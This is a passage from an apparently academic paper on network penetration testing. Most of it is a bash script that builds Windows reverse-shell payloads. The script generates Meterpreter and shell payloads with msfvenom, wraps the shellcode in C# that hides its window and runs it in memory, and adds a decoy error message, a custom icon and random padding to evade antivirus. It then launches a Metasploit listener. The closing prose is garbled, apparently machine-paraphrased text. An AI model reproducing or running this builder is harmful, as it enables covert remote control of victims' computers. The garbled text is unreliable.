if [ "$msfvenom" == "0" ] ;then
echo -e 'msfvenom \e[0;31m【!!
】 Not Found, first must be install metasploit\e[0m';
fi
if [ "$mono" == "0" ] ;then
echo -e 'mono \e[0;31m【!!
】 Not Found, first must be installed mono \e[0m';
fi
if [ "$mcs" == "0" ] ;then
echo -e 'mcs \e[0;31m【!!
】 Not Found, first must be installed mono\e[0m';
fi
if [ "$postgresql" == "0" ] ;then
echo -e 'postgresql \e[0;31m【!!
】 Not Found, first must be installed postgresql\e[0m';
fi
if [ "$fallocate" == "0" ] ;then
echo -e 'fallocate \e[0;31m【!!
】 Not Found, first must be installed fallocate\e[0m';
fi
if [ "$fail" == "1" ]; then
echo ""
sleep 2
echo -
e '\e[0;31mThis script require all dependencies to work, install not found
programs\e[0m'
echo -e '\e[0;31mMore information:\e[0m'
echo -e '\e[0;31mhttps://www.metasploit.com/\e[0m'
echo -e '\e[0;31mhttp://www.mono-project.com/\e[0m'
echo -e '\e[0;31mhttps://www.postgresql.org/\e[0m'
sleep 2
echo ""
echo -e '\e[0;31mExiting....\e[0m'
exit
fi
echo "[1] Meterpreter_Reverse_tcp [5] Shell_reverse_tcp"
echo "[2] Meterpreter_Reverse_http [6] Powershell_reverse_tcp"
echo "[3] Meterpreter_Reverse_https [7] Multi encode payload"
echo "[4] Meterpreter_Reverse_tcp_dns"
echo ""
echo -e "Select a payload number: \c"
read option
#Aukeratu
case $option in
```

```
1)
payload='windows/meterpreter/reverse_tcp'
;;
2)
payload='windows/meterpreter/reverse_http'
;;
3)
payload='windows/meterpreter/reverse_https'
;;
4)
payload='windows/meterpreter/reverse_tcp_dns'
;;
5)
payload='windows/shell/reverse_tcp'
;;
6)
payload='windows/powershell_reverse_tcp'
;;
7)
payload='windows/meterpreter/reverse_tcp'
echo -e "Enter the number of iterations: 1-500 : \c"
read int
;;
*)
echo -e '\e[0;31m【!!
】 Invalid option, write a valid number, between 1 & 7 \e[0m'
exit
;;
esac
#Encoder
case ${int#[+]} in
*[!0-9]* )
echo -e '\e[0;31m【!!】 Invalid option,write a number \e[0m'
exit
;;
* )
if [[ $int -gt 500 || $int = 0 ]]; then
echo -e '\e[0;31m【!!】 Invalid number, write a number between 1-
500 \e[0m';
exit
fi
;;
esac
#Ip
if [ "$option" == "4" ]; then
echo -e "Set Your No-Ip Hostname: \c"
read host
fi
echo -e "Set LHOST: \c"
read ip
if [[ "$ip" =~ ^(([1-9]?[0-9]|1[0-9][0-9]|2([0-4][0-9]|5[0-5]))\.){3}([1-
9]?[0-9]|1[0-9][0-9]|2([0-4][0-9]|5[0-5]))$ ]]; then
sleep 0.1
else
echo -e '\e[0;31m【!!】 Invalid IP adress \e[0m';
exit
fi
#Port
echo -e "Set LPORT: \c"
```

```
read port
case ${port#[+]} in
*[!0-9]* )
echo -e '\e[0;31m【!!】 Invalid option,write a number \e[0m'
exit
;;
* )
if [[ $port -gt 65535 || $port = 0 ]]; then
echo -e '\e[0;31m【!!】 Invalid number, write a number between 1-
65535 \e[0m';
exit
fi
;;
esac
#ikonoa
echo -e "Do you want to change the payload icon? y or n : \c"
read icon
if [[ $icon != "y" && $icon != "n" ]]; then
echo -e '\e[0;31m【!!】 Invalid option, write y or n \e[0m'
exit
fi
#Mezua
echo -e "Display an error message? y or n : \c"
read error
case $error in y)
echo -e "Write title error message : \c"
read izenburua
echo -e "Write the error message : \c"
read textua
;;
n)
;;
*)
echo -e '\e[0;31m【!!】 Invalid option, write y or n \e[0m'
exit
;;
esac
echo -e "Enter the output file name: \c"
read izena
echo ""
echo "Please wait a few seconds....."
bar
if [ "$option" == "7" ]; then
msfvenom -p $payload LHOST=$ip LPORT=$port --platform windows -a x86 -
e generic/none 2>/dev/null | msfvenom --platform windows -a x86 -
e x86/shikata_ga_nai -i $int -f raw 2>/dev/null | msfvenom --
platform windows -a x86 -e x86/fnstenv_mov -i $int -
f hex >> behinbehineko 2>/dev/null;
encoded='Y'
fi
if [ "$option" == "4" ]; then
msfvenom -p $payload LHOST=$host LPORT=$port -f hex --
smallest >> behinbehineko 2>/dev/null;
int='N'
encoded='N'
else
msfvenom -p $payload LHOST=$ip LPORT=$port -f hex --
smallest >> behinbehineko 2>/dev/null;
int='N'
```

```
encoded='N'
fi
echo ""
sed 's/^/string HexadezimalKatea ="/' behinbehineko > behinbehineko1
sed 's/$/";/' behinbehineko1 > behinbehineko2
mv behinbehineko2 $dir/source/behinbehineko2
rm -f behinbehineko*
cd $dir/source/
echo "using System;" >> Kodea
echo "using System.Reflection;" >> Kodea
echo "using System.Runtime.InteropServices;" >> Kodea
if [ "$error" == "y" ]; then
echo "using System.Windows.Forms;" >> Kodea;
fi
echo "namespace zirikatu" >> Kodea
echo "{ class Program" >> Kodea
echo "{ [DllImport(\"kernel32.dll\", SetLastError = true)]" >> Kodea
echo "static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint
flNewProtect, out uint lpflOldProtect);" >> Kodea
echo "public delegate uint Ret1ArgDelegate(uint address);" >> Kodea
echo "static uint PlaceHolder1(uint arg1) { return 0; }" >> Kodea
echo "[DllImport(\"kernel32.dll\")]" >> Kodea
echo "static extern IntPtr GetConsoleWindow();" >> Kodea
echo "[DllImport(\"user32.dll\")]" >> Kodea
echo "static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);" >> Kodea
echo "const int SW_HIDE = 0;" >> Kodea
echo "unsafe static void Main(string[] args)" >> Kodea
if [ "$error" == "y" ]; then
echo "{ MessageBox.Show(\"$textua\", \"$izenburua\",MessageBoxButtons.OK,Me
ssageBoxIcon.Error);" >> Kodea
echo "var handle = GetConsoleWindow();" >> Kodea;
else
echo "{ var handle = GetConsoleWindow();" >> Kodea;
fi
echo "ShowWindow(handle, SW_HIDE);" >> Kodea
cat behinbehineko2 >> Kodea
rm -f behinbehineko2
echo "byte[] shellKodeahex = HexStringToByteArray(HexadezimalKatea);" >> Ko
dea
echo "burutu(shellKodeahex); }" >> Kodea
echo "public static byte[] HexStringToByteArray(String hexString)" >> Kodea
echo "{ byte[] retval = new byte[hexString.Length / 2];" >> Kodea
echo "for (int i = 0; i < hexString.Length; i += 2)" >> Kodea
echo "retval [i / 2] = Convert.ToByte (hexString.Substring (i, 2), 16);" >>
Kodea
echo "return retval; }" >> Kodea
echo "unsafe public static void burutu(byte[] asmBytes)" >> Kodea
echo "{ fixed (byte* startAddress = &asmBytes[0])" >> Kodea
echo "{ Type delType = typeof(Delegate);" >> Kodea
echo "FieldInfo _methodPtr = delType.GetField(\"_methodPtr\", BindingFlags.
NonPublic | BindingFlags.Instance);" >> Kodea
echo "Ret1ArgDelegate del = new Ret1ArgDelegate(PlaceHolder1);" >> Kodea
echo "_methodPtr.SetValue(del, (IntPtr) startAddress);" >> Kodea
echo "uint outOldProtection;" >> Kodea
echo "VirtualProtect((IntPtr) startAddress, (uint) asmBytes.Length, 0x40, o
ut outOldProtection);" >> Kodea
echo "uint n = (uint)0x00000001;" >> Kodea
echo "n = del(n);" >> Kodea
echo "Console.WriteLine(\"{0:x}\", n);" >> Kodea
```

```
echo "Console.ReadKey();" >> Kodea
echo "}}}}" >> Kodea
#kompilatu
if [ "$icon" == "y" ] && [ "$error" == "n" ]; then
mcs -platform:x86 -unsafe Kodea -win32icon:$dir/zirikatu.ico -
out:$dir/output/$izena.exe
elif [ "$icon" == "n" ] && [ "$error" == "y" ]; then
mcs -platform:x86 -unsafe Kodea -reference:System.Windows.Forms -
out:$dir/output/$izena.exe
elif [ "$icon" == "n" ] && [ "$error" == "n" ]; then
mcs -platform:x86 -unsafe Kodea -out:$dir/output/$izena.exe
elif [ "$icon" == "y" ] && [ "$error" == "y" ]; then
mcs -platform:x86 -unsafe Kodea -win32icon:$dir/zirikatu.ico -
reference:System.Windows.Forms -out:$dir/output/$izena.exe
fi
#aldaketa
tamainua=`stat -c %s $dir/output/$izena.exe`
offset=`echo $((512 + $RANDOM%512))`
luzeera=`echo $(($tamainua + $RANDOM%2000))`
fallocate -o $offset -l $luzeera $dir/output/$izena.exe
sleep 1
echo ""
echo "Succesfully Payload generated !!"
echo ""
echo "Payload file= $dir/output/$izena.exe"
echo "Payload size= `stat -c %s $dir/output/$izena.exe` Bytes"
sleep 2
echo ""
echo "**************************************************************************
********"
echo " LHOST=$ip NUMBER OF ITERATIONS=$int "
echo " LPORT=$port CHANGE ICON=${icon^^}"
echo " ENCODED PAYLOAD=$encoded ERROR MESSAGE=$
{error^^}"
echo " PAYLOAD=${payload^^}"
echo "**************************************************************************
********"
sleep 2
echo -e "Do you start the payload handler? y or n: \c"
read handler
if [ "$handler" == "y" ]; then
echo "use exploit/multi/handler" >> $dir/handler/handler.rc
echo "set PAYLOAD $payload" >> $dir/handler/handler.rc
echo "set LHOST $ip" >> $dir/handler/handler.rc
echo "set LPORT $port" >> $dir/handler/handler.rc
echo "set EXITONSESSION false" >> $dir/handler/handler.rc
echo "exploit -j" >> $dir/handler/handler.rc
/etc/init.d/postgresql start
msfconsole -r $dir/handler/handler.rc
sleep 2
else
echo -e '\e[0;31mExiting....\e[0m'
sleep 1
exit
fi
```

Docker-compose.yml

```
version: '1.0'
```

services:
NPT:
build:

IX. Drawbacks And Limitation of Proposed Enhancements

Drawbacks of Network penetration testing:

In the event that entrance tests aren't done appropriately, they will cause huge amounts of injury. Tests that aren't managed appropriately can crash servers, uncover touchy information, degenerate critical creation information, or cause various other antagonistic impacts identified with imitating a criminal hack.

Limitations of proposed enhancements:

1. This tool is merely work on Linux environment.
2. This tool doesn't have interface (UI) due to shell scripting & Linux.
3. At the time of installation firstly we'd like to offer permissions which are defined in user manual then there'll be no any permission to tend.

X. Conclusion

Entrance testing helps answer the inquiry, "How powerful are my PCs, system, individuals, and physical security at discouraging an exceptionally energetic and gifted programmer" A Pen Test may be a reproduced computerized ambush that gives unmatched information into an affiliation's data security sufficiency. During the test, security vulnerabilities are distinguished and endeavors are made to bargain frameworks and addition unapproved access to information. At the finish of the test, TCDI gives a report outlining the vulnerabilities distinguished, risk level, and proposed remediation steps.

References

[1]. Penetration Testing- https://www.tcdi.com/services/cybersecurity/penetration-testing-pen-test/
[2]. Information Gathering- https://www.w3schools.in/ethical-hacking/information-gathering-techniques/

Miss. Asmita Rajendra Shingan was born on 13th of March 1996 in Satara Dist of Maharashtra State. She completed her schooling in SM's English Medium School in Karad & later the Pre-University Course in S.G.M College in Karad.She completed her Bachelor of Engg. in Electronics & Telecommunication Engg. from the reputed SGI (Sanjay Ghodawat Institute), Kolhapur, followed by Masters of Engineering. (VLSI and Embedded System) from Sinhgad College Of Engineering, Pune in the year 2019 & 2020 respectively in First Class.

Dr R.S Kawitkar was born on 23rd June 1968 and he received the B.E(1990). degree in Electronics Engg. And D.B.M (1996) from Amravati University ,and M.S. Degree in Electronics and Control from BITS,Pilani in the year 1994. And M.B.A. (HRM) from YCMOU, Nashik in 1998.He has completed his doctorate, Ph.D. (Electronics Engineering) from SGB Amravati University, in 2008. He has a showing experience of over 29 years. Right now, he is filling in as Associate Professor of E&tc Department. in Sinhgad College Of Engineeering, Pune, Maharashtra.

Asmita Rajendra Shingan, et. al. "Network Penetration Testing." *IOSR Journal of Electronics and Communication Engineering (IOSR-JECE)* 15(3), (2020): 01-36.